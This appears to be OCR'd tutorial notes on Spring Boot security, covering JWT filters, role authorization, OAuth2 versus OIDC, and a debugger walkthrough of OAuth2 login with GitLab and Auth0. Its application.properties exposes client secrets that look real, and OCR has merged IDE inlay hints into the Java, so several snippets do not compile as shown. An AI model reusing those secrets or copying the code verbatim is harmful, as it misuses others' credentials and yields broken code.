                .setExpiration(new Date(System.currentTimeMillis() + expiryMinutes * 60 * 1000)) //in milliseconds
                .signWith(key, SignatureAlgorithm.HS256)
                .compact();
    }

    public String validateAndExtractUsername(String token) {
        try {
            return Jwts.parser() JwtParserBuilder
                    .setSigningKey(key)
                    .build() JwtParser
                    .parseClaimsJws(token) Jws<Claims>
                    .getBody() Claims
                    .getSubject();
        } catch (JwtException e) {
            return null; // Invalid or expired JWT
        }
    }
}
```

```java
public class JWTAuthenticationProvider implements AuthenticationProvider {

    private JWTUtil jwtUtil;
    private UserDetailsService userDetailsService;

    public JWTAuthenticationProvider(JWTUtil jwtUtil, UserDetailsService userDetailsService) {
        this.jwtUtil = jwtUtil;
        this.userDetailsService = userDetailsService;
    }

    @Override
    public Authentication authenticate(Authentication authentication) throws AuthenticationException {
        String token = ((JwtAuthenticationToken) authentication).getToken();

        String username = jwtUtil.validateAndExtractUsername(token);
        if (username == null) {
            throw new BadCredentialsException("Invalid JWT Token");
        }

        UserDetails userDetails = userDetailsService.loadUserByUsername(username);
        return new UsernamePasswordAuthenticationToken(userDetails, credentials: null, userDetails.getAuthorities());
    }

    @Override
    public boolean supports(Class<?> authentication) {
        return JwtAuthenticationToken.class.isAssignableFrom(authentication);
    }
}
```


```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    private JWTUtil jwtUtil;
    private UserDetailsService userDetailsService;

    @Autowired
    public SecurityConfig(JWTUtil jwtUtil, UserDetailsService userDetailsService) {
        this.jwtUtil = jwtUtil;
        this.userDetailsService = userDetailsService;
    }

    @Bean
    public JWTAuthenticationProvider jwtAuthenticationProvider() {
        return new JWTAuthenticationProvider(jwtUtil, userDetailsService);
    }

    @Bean
    public DaoAuthenticationProvider daoAuthenticationProvider() {
        DaoAuthenticationProvider provider = new DaoAuthenticationProvider();
        provider.setUserDetailsService(userDetailsService);
        provider.setPasswordEncoder(passwordEncoder());
        return provider;
    }

    @Bean
    public PasswordEncoder passwordEncoder(){
       return new BCryptPasswordEncoder();
    }

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http, AuthenticationManager authenticationManager,
                                                   JWTUtil jwtUtil) throws Exception {

        // Authentication filter responsible for login
        JWTAuthenticationFilter jwtAuthFilter = new JWTAuthenticationFilter(authenticationManager, jwtUtil);

        // Validation filter for checking JWT in every request
        JwtValidationFilter jwtValidationFilter = new JwtValidationFilter(authenticationManager);

        // refresh filter for checking JWT in every request
        JWTRefreshFilter jwtRefreshFilter = new JWTRefreshFilter(jwtUtil, authenticationManager);

        http.authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/api/user-register").permitAll()
                        .anyRequest().authenticated())
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
                .csrf(csrf -> csrf.disable())
                .addFilterBefore(jwtAuthFilter, UsernamePasswordAuthenticationFilter.class) // generate token filter
                .addFilterAfter(jwtValidationFilter, JWTAuthenticationFilter.class) // validate token filter
                .addFilterAfter(jwtRefreshFilter, JwtValidationFilter.class); // refresh token filter
        return http.build();
    }

    @Bean
    public AuthenticationManager authenticationManager() {
        return new ProviderManager(Arrays.asList(
                daoAuthenticationProvider(),
                jwtAuthenticationProvider()
        ));
    }
}
```








In Header, new access token is set, after api call is success.




Authorization:

- **Works exactly the same as form and basic Authentication.**
- **AuthorizationFilter gets invokes, which matches the ROLE required for the API and role present for the user.**

```java
@Bean
public SecurityFilterChain securityFilterChain(HttpSecurity http, AuthenticationManager authenticationManager,
                                               JWTUtil jwtUtil) throws Exception {

    // Authentication filter responsible for login
    JWTAuthenticationFilter jwtAuthFilter = new JWTAuthenticationFilter(authenticationManager, jwtUtil);

    // Validation filter for checking JWT in every request
    JwtValidationFilter jwtValidationFilter = new JwtValidationFilter(authenticationManager);

    // refresh filter for checking JWT in every request
    JWTRefreshFilter jwtRefreshFilter = new JWTRefreshFilter(jwtUtil, authenticationManager);

    http.authorizeHttpRequests(auth -> auth
                .requestMatchers( ...patterns: "/api/user-register").permitAll()
                .requestMatchers( ...patterns: "/api/users").hasRole("USER")
                .anyRequest().authenticated())
            .sessionManagement(session -> session
                    .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
            .csrf(csrf -> csrf.disable())
            .addFilterBefore(jwtAuthFilter, UsernamePasswordAuthenticationFilter.class) // generate token filter
            .addFilterAfter(jwtValidationFilter, JWTAuthenticationFilter.class) // validate token filter
            .addFilterAfter(jwtRefreshFilter, JwtValidationFilter.class); // refresh token filter
    return http.build();
}
```






As "/api/users" API needs role *ROLE_USER* but user has *ROLE_ADMIN.* So Mismatch happens

As explained in previous video:

- What is OAuth:
  It's an Open Authorization framework, enables secure third party access to user protected data.

- And its different Grant Types like
  - *Authorization Code Grant*,
  - Implicit Grant,
  - Client Credentials Grant etc.…

Quick Recap of "Authorization Code Grant" flow:



So, before we proceed with User Authentication implementation using OAuth framework,


Lets understand difference between OAUTH and OIDC

S.No	Title	OAuth2	OIDC
1.	Full Form	Open Authorization	OpenID Connect
2.	Purpose Used for	Authorization • **Grant** secure third party access to **user protected data** like third party app showing my google calendar data	Authentication - Layer built on top of OAuth2 and enables third party app to **verify the identity** of the user by an Authorization server
3.	Token generated	Access token (Opaque or JWT) - used by Third Party App, to call resource server API's to access user protected data.	ID_Token (JWT) + Access Token - ID_Token is a JWT token, which is meant for Third party app, and can be used to


		- Many times, these access token could be Opaque, means only Authorization server interpret and validate them.	Authenticate user. *(this JWT token contains minimal user info just required for Authentication)* - Also has Access token, we can call resource server API's to access more user restricted data, if required.
4.	Scope	read/write: request access to read or write to resources. profile: request access to basic profile info like name, profile picture etc. email: request access to user email address etc..	openid (must) : it indicates that third party app is requesting a ID TOKEN (to authenticate the user) Now, this ID TOKEN (JWT) itself will contain some minimal info which can be used to authenticate user. But if required some additional info. We can use scope= openid, profile so this JWT now also has some profile related info too.

Step1:


- **Third party app registration to Authorization server.**



GitLab Registration:



Auth0 Registration:



After registration, we get Client id and Secret

Application: My-SpringBoot-App

pom.xml

```
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-oauth2-client</artifactId>
</dependency>
```

application.properties

```
#OAuth configurations
##Gitlab
spring.security.oauth2.client.registration.gitlab.client-id=e224307910b1fd7b087b36076cd6d11488bd829da99ff9c2dea3cd7516b87e45
spring.security.oauth2.client.registration.gitlab.client-secret=gloas-4d80d8c0b97e7807e36270769e5da47b2467af9395fb418bd745177ec9c81d18
spring.security.oauth2.client.registration.gitlab.scope=openid
spring.security.oauth2.client.registration.gitlab.authorization-grant-type=authorization_code
spring.security.oauth2.client.registration.gitlab.redirect-uri=http://localhost:8080/login/oauth2/code/gitlab
spring.security.oauth2.client.provider.gitlab.authorization-uri=https://gitlab.com/oauth/authorize
spring.security.oauth2.client.provider.gitlab.token-uri=https://gitlab.com/oauth/token
spring.security.oauth2.client.provider.gitlab.issuer-uri=https://gitlab.com
spring.security.oauth2.client.provider.gitlab.jwk-set-uri=https://gitlab.com/oauth/discovery/keys

##Auth0
spring.security.oauth2.client.registration.auth0.client-id=pCDhGLi2bXTLlYb0PwPZGMVgFek6PiEx
spring.security.oauth2.client.registration.auth0.client-secret=crSWtyt6uBYJ_NJ1jbN8GX4mBULnYB622ejCnnzYxQ1JRyEpo7IC5wpDM8E6bG4t
spring.security.oauth2.client.registration.auth0.scope=openid, profile
spring.security.oauth2.client.registration.auth0.authorization-grant-type=authorization_code
spring.security.oauth2.client.registration.auth0.redirect-uri=http://localhost:8080/login/oauth2/code/auth0
spring.security.oauth2.client.provider.auth0.authorization-uri=https://dev-g4t3m70i6jqdcl6i.us.auth0.com/authorize
spring.security.oauth2.client.provider.auth0.token-uri=https://dev-g4t3m70i6jqdcl6i.us.auth0.com/oauth/token
spring.security.oauth2.client.provider.auth0.issuer-uri=https://dev-g4t3m70i6jqdcl6i.us.auth0.com/
spring.security.oauth2.client.provider.auth0.jwk-set-uri=https://dev-g4t3m70i6jqdcl6i.us.auth0.com/.well-known/jwks.json
```

SecurityConfig.java

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http.authorizeHttpRequests(auth -> auth
                        .anyRequest().authenticated())
                .csrf(csrf -> csrf.disable())
                .oauth2Login(Customizer.withDefaults());
        return http.build();
    }
}
```


Basic Controller class, just for testing

```java
@RestController
public class UserDetailsController {

    @GetMapping("/")
    public String defaultHomePageMethod(){
        return "hello, you are logged in";
    }
    @GetMapping("/users")
    public String getUsersDetails(){
        return "fetched the details of successfully";
    }
}
```


Let's try:

Notice one thing that, I have not created any User in our Springboot app.

Started the application server :




Typed the *localhost:8080* url, it takes us to /login endpoint




Two Authorization servers, Which we have added in application.properties.


When I clicked the Auth0 authorization server, it redirects me to Auth0 login page



Once I provided the sign in at Auth0 and provided the consent, I am able to logged in



Now, if I try to access, any other API, I don't have to sign in again and access will be given.




What? With just pom.xml, application.properties and SecurityConfig.java changes, we able to run the complete OAuth2 flow.


Answer is Yes, Springboot Security framework provides the compete functionality of OAUTH2 protocol, we don't have to code anything.

But here is the twist:

When I tried to access the "/users" API through postman (not through browser), it takes me back to Login page, why?



Because, Springboot assume that, Oauth2 login will be done on a browser, so by-default it creates SESSION.



```java
@Override
protected void doFilterInternal(HttpServletRequest request, HttpServletResponse response, FilterChain filterChain)
        throws ServletException, IOException {
    try {
        OAuth2AuthorizationRequest authorizationRequest = this.authorizationRequestResolver.resolve(request);
        if (authorizationRequest != null) {
            this.sendRedirectForAuthorization(request, response, authorizationRequest);
            return;
        }
    }
```


```
authorizationRequest = {OAuth2AuthorizationRequest@14004}
  additionalParameters = {Collections$UnmodifiableMap@14012} size = 1
  authorizationUri = "https://gitlab.com/oauth/authorize"
  authorizationGrantType = {AuthorizationGrantType@12119}
  responseType = {OAuth2AuthorizationResponseType@14007}
  clientId = "e224307910b1fd7b087b36076cd6d11488bd829da99ff9c2d"
  redirectUri = "http://localhost:8080/login/oauth2/code/gitlab"
  scopes = {Collections$UnmodifiableSet@14010} size = 1
  state = "g78hs5E5KUkfW5sDJSs3Vg5KEW4qT9aEOiqL3w8RxwM="
  authorizationRequestUri = "https://gitlab.com/oauth/authorize?response_type=code&client_id=e224307910b1fd7b087b36076cd6... View
  attributes = {Collections$UnmodifiableMap@14014} size = 2
    "registration_id" -> "gitlab"

URL (decoded)  Raw
https://gitlab.com/oauth/authorize?response_type,
=code&client_id,
=e224307910b1fd7b087b36076cd6d11488bd829da99ff9c2d,
=ea3cd7516b87e45&scope=openid&state,
=g78hs5E5KUkfW5sDJSs3Vg5KEW4qT9aEOiqL3w8RxwM,
=&redirect_uri=http://localhost:8080/login/oauth2,
=/code/gitlab&nonce=y7Bfhui5GUs3LUjfKq5BSRs_,
=G6HU5SXa6TDlAi3sa8
```

https://dev-g4t3m70i6jqdcl6i.us.auth0.com/authorize

or

https://gitlab.com/oauth/authorize

Invokes authorization-uri of the specific registration_id



http://localhost:8080/login/oauth2/code/gitlab

or

http://localhost:8080/login/oauth2/code/auth0

Redirect API got invoked by authorization server, with Authorization Code present in the response

```
authorizationResponse = {OAuth2AuthorizationResponse@17855}
  redirectUri = "http://localhost:8080/login/oauth2/code/gitlab"
  state = "g78hs5E5KUkfW5sDJSs3Vg5KEW4qT9aEOiqL3w8RxwM="
  code = "7353f4ccf6c510ef0439428a3eccb579143c2e6b1a6bdf063c680662efa4d781"
  error = null
```

OAuth2LoginAuthenticationFilter.java

```java
@Override
public Authentication attemptAuthentication(HttpServletRequest request, HttpServletResponse response)
        throws AuthenticationException {
    OAuth2AuthorizationResponse authorizationResponse = OAuth2AuthorizationResponseUtils.convert(params,
            redirectUri);
    Object authenticationDetails = this.authenticationDetailsSource.buildDetails(request);
    OAuth2LoginAuthenticationToken authenticationRequest = new OAuth2LoginAuthenticationToken(clientRegistration,
            new OAuth2AuthorizationExchange(authorizationRequest, authorizationResponse));
    authenticationRequest.setDetails(authenticationDetails);
    OAuth2LoginAuthenticationToken authenticationResult = (OAuth2LoginAuthenticationToken) this
            .getAuthenticationManager()
            .authenticate(authenticationRequest);
    OAuth2AuthenticationToken oauth2Authentication = this.authenticationResultConverter
            .convert(authenticationResult);
    Assert.notNull(oauth2Authentication, message: "authentication result cannot be null");
    oauth2Authentication.setDetails(authenticationDetails);
    OAuth2AuthorizedClient authorizedClient = new OAuth2AuthorizedClient(
            authenticationResult.getClientRegistration(), oauth2Authentication.getName(),
            authenticationResult.getAccessToken(), authenticationResult.getRefreshToken());

    this.authorizedClientRepository.saveAuthorizedClient(authorizedClient, oauth2Authentication, request, response);
    return oauth2Authentication;
}
```

Creates an Authentication object

Calls Authentication Manager, in this case, since our scope is "openid" and Authentication object is OAuth2LoginAuthenticationToken, OidcAuthorizationCodeAuthenticationProvider.java will handle this request.

OidcAuthorizationCodeAuthenticationProvider.jav

```java
@Override
public Authentication authenticate(Authentication authentication) throws AuthenticationException {
    OAuth2LoginAuthenticationToken authorizationCodeAuthentication = (OAuth2LoginAuthenticationToken) authentication;
    // Section 3.1.2.1 Authentication Request -
    // https://openid.net/specs/openid-connect-core-1_0.html#AuthRequest
    // scope
    // REQUIRED. OpenID Connect requests MUST contain the "openid" scope value.
    if (!authorizationCodeAuthentication.getAuthorizationExchange() OAuth2AuthorizationExchange
            .getAuthorizationRequest() OAuth2AuthorizationRequest
            .getScopes() Set<String>
            .contains(OidcScopes.OPENID)) {
        // This is NOT an OpenID Connect Authentication Request so return null
        // and let OAuth2LoginAuthenticationProvider handle it instead
        return null;
    }
    OAuth2AuthorizationRequest authorizationRequest = authorizationCodeAuthentication.getAuthorizationExchange()
            .getAuthorizationRequest();
    OAuth2AuthorizationResponse authorizationResponse = authorizationCodeAuthentication.getAuthorizationExchange()
            .getAuthorizationResponse();
    if (authorizationResponse.statusError()) {
        throw new OAuth2AuthenticationException(authorizationResponse.getError(),
                authorizationResponse.getError().toString());
    }
    if (!authorizationResponse.getState().equals(authorizationRequest.getState())) {
        OAuth2Error oauth2Error = new OAuth2Error(INVALID_STATE_PARAMETER_ERROR_CODE);
        throw new OAuth2AuthenticationException(oauth2Error, oauth2Error.toString());
    }
    OAuth2AccessTokenResponse accessTokenResponse = getResponse(authorizationCodeAuthentication);
    ClientRegistration clientRegistration = authorizationCodeAuthentication.getClientRegistration();
    Map<String, Object> additionalParameters = accessTokenResponse.getAdditionalParameters();
    if (!additionalParameters.containsKey(OidcParameterNames.ID_TOKEN)) {
        OAuth2Error invalidIdTokenError = new OAuth2Error(INVALID_ID_TOKEN_ERROR_CODE,
                description: "Missing (required) ID Token in Token Response for Client Registration: "
                        + clientRegistration.getRegistrationId(),
                uri: null);
        throw new OAuth2AuthenticationException(invalidIdTokenError, invalidIdTokenError.toString());
    }
    OidcIdToken idToken = createOidcToken(clientRegistration, accessTokenResponse);
```

Invokes token URI of the Authorization server

From Response, it fetches the Access and Id_Token, and return back to the ***OAuth2LoginAuthenticationFilter.java***

https://dev-g4t3m70i6jqdcl6i.us.auth0.com/oauth/to

or

ken
https://gitlab.com/oauth/token


Returns
Access Token and
ID_TOKEN


Notice, access token is not a JWT (jwt has 3 parts separated by '.' So this must be Opaque token

Id_token is in JWT form and when checked its payload data, we see all the data present which is required for Authentication

Now, OAuth2LoginAuthenticationFilter.java stores this tokens and creates a HTTPSession

Login Successful home page is called with Session id in cookie

